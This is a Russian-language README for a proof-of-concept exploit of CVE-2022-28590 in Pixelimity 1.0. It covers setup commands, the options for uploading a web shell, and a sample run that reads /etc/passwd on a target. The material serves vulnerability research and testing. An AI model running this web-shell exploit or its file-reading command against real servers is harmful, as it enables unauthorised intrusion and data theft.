 jcarabantes/cve-2022-28590
Эксплойт для проверки концепции (PoC) для CVE-2022-28590, уязвимости удаленного выполнения кода в Pixelimity 1.0. Загружает веб-шелл через admin-ajax.php для выполнения команд от имени аутентифицированного пользователя.

Оригинальное обнаружение и ручной PoC от tuando243:
Уязвимость удаленного выполнения кода (RCE) существует в Pixelimity 1.0 через admin/admin-ajax.php?action=install_theme.
Данный PoC загружает простой веб-шелл для дальнейшего выполнения кода. Этот эксплойт ожидает, что на сервере разрешена функция system(), в противном случае необходимо провести предварительную разведку, чтобы определить, какая функция позволяет выполнение, отличную от system.
git clone https://github.com/jcarabantes/CVE-2022-28590.git
python -m venv venv
source venv/bin/activate
pip install -r requirements.txt

python CVE-2022-28590.py -h
python CVE-2022-28590.py -h

  ___  _  _  ____     ___   ___  ___   ___      ___   ___  ___  ___   ___
 / __)( \/ )( ___)___(__ \ / _ \(__ \ (__ \ ___(__ \ ( _ )| __)/ _ \ / _ \
( (__  \  /  )__)(___)/ _/( (_) )/ _/  / _/(___)/ _/ / _ \|__ \_  /( (_) )
 \___)  \/  (____)   (____)\___/(____)(____)   (____)\___/(___/ (_/  \___/

                                     Уязвимость обнаружена tuando243
                                                 Автор PoC: @javicarabantes
usage: CVE-2022-28590.py [-h] [-d] [-q] --url URL --user USER [--password PASSWORD] [-c COMMAND]

optional arguments:
  -h, --help           показать это справочное сообщение и выйти
  -d                   Отладочный вывод
  -q                   Не выводить баннер
  --url URL            url: https://server:8081/
  --user USER          пользователь-администратор
  --password PASSWORD  пароль администратора
  -c COMMAND           Команда для выполнения. По умолчанию: id



python CVE-2022-28590.py --url http://localhost:8082 --user myuser -c "cat /etc/passwd"